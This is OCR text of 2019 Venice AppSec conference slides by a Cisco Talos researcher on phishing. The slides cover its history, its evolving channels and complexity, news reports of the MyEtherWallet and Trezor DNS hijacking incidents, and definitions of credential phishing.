ISACA
Venice Chapter

VII Venice AppSec

In collaborazione con

OWASP
The Open Web Application Security Project

Università Ca'Foscari Venezia

Dipartimento di Scienze Ambientali Informatica e Statistica


Venezia, Università Ca' Foscari

3 Ottobre 2019

Mariano Graziano

Fishing phishing attempts

`whoami`



- Technical Leader in Cisco Talos
- PhD in System Security (Eurecom)
- Binary/Malware Analysis, Memory forensics, Automation

ROPMEMU

PyREBox

bass
AUTOMATED SIGNATURE SYNTHESIZER

FIRST

GhIDA


Why phishing?

Phishing

- 1996 the first time the term “phishing” is used online
- Users have an online life and more and more credentials

Phishing

- 1996 the first time the term “phishing” is used online
- Users have an online life and more and more credentials



Phishing

- **1996 the first time the term “phishing” is used online**
- **Users have an online life and more and more credentials**

Banking apps

Gym

Electricity/Energy

Music
(Spotify/Deezer, etc)


Console

Phishing

- 1996 the first time the term “phishing” is used online
- Users have an online life and more and more credentials
- Years of research and many products but it is still an open problem


Phishing evolution

Quality



Phishing evolution

Quality



Phishing evolution

Means

SMS

IM apps

Emails

Documents


Compromised websites

Social networks

Registered websites


Phishing evolution

Complexity



Phishing evolution


Complexity



Phishing evolution

Hacker Hijacks DNS Server of MyEtherWallet to Steal $160,000

By Catalin Cimpanu



A hacker (or group of hackers) has hijacked the DNS servers of MyEtherWallet.com, a web-based Ether wallet service.

Users accessing the site were redirected to a fake version of the website. Those who logged in had their wallet private keys stolen, which the attacker used to empty accounts.

DNS Poisoning or BGP Hijacking Suspected Behind Trezor Wallet Phishing Incident

By Catalin Cimpanu


July 1, 2018 06:14 PM 1

The team behind the Trezor multi-cryptocurrency wallet service has discovered a phishing attack against some of its users that took place over the weekend.

The Trezor team says "signs point toward DNS poisoning or BGP hijacking" as the means attackers hijacked legitimate traffic meant for the official wallet.trezor.io domain but redirected these users to a malicious server hosting a fake website. An investigation is still underway to determine the exact cause.


Phishing evolution

Categories




Phishing evolution

Protocol



Phishing evolution



https://letsencrypt.org/stats/ -- via Firefox Telemetry

Credential phishing

Impersonate a legitimate website to steal user's credentials

phish·ing

/ˈfiSHiNG/

noun

the fraudulent practice of sending emails purporting to be from reputable companies in order to induce individuals to reveal personal information, such as passwords and credit card numbers.
"an email that is likely a phishing scam"

Phishing - Wikipedia

https://en.wikipedia.org › wiki › Phishing ▾

Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details by disguising oneself as a trustworthy entity in an electronic communication.

Credential phishing

Impersonate a legitimate website to steal user's credentials

phish·ing
/ˈfiSHiNG/

